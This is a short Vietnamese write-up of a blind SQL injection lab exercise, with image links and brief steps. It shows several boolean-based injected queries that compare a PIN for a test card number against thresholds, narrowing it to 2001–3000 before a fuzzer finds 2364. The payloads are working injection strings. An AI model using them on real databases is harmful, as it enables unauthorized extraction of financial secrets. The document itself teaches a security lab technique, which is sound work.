**Kịch bản:** Khi dò mù và dùng phép toán AND thì Đúng and Đúng sẽ cho ra kết quả là isValid. Đúng và Sai sẽ là inValid. Hacker sẽ lợi dụng Response dạng này để mò bằng SQL Injection. Chúng sẽ thử từng kq và xem Response xem là T hay F. sau đó dò ra được kết quả

**Tiến hành:**


Ta thử từng phép toán xem Pin sẽ rơi > bao nhiêu và giảm dần số lượng để khoanh vùng

101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') > 10000 ); F

101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') > 5000 ); F

101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') > 3000 ); F


101 AND ((SELECT pin FROM pins WHERE cc\_number='1111222233334444') > 2000 ); T




* Pin sẽ lớn hơn 2000 và bé hơn hoặc bằng 3000


Tiếp theo ta sẽ dùng chức năng Puzzer để quét vùng vừa tra được để tìm kiếm kết quả

Trước tiên ta sẽ sinh ra các giá trị từ 2001 – 3000



Tiếp theo tiến hành Puzzer





Kết quả là 2364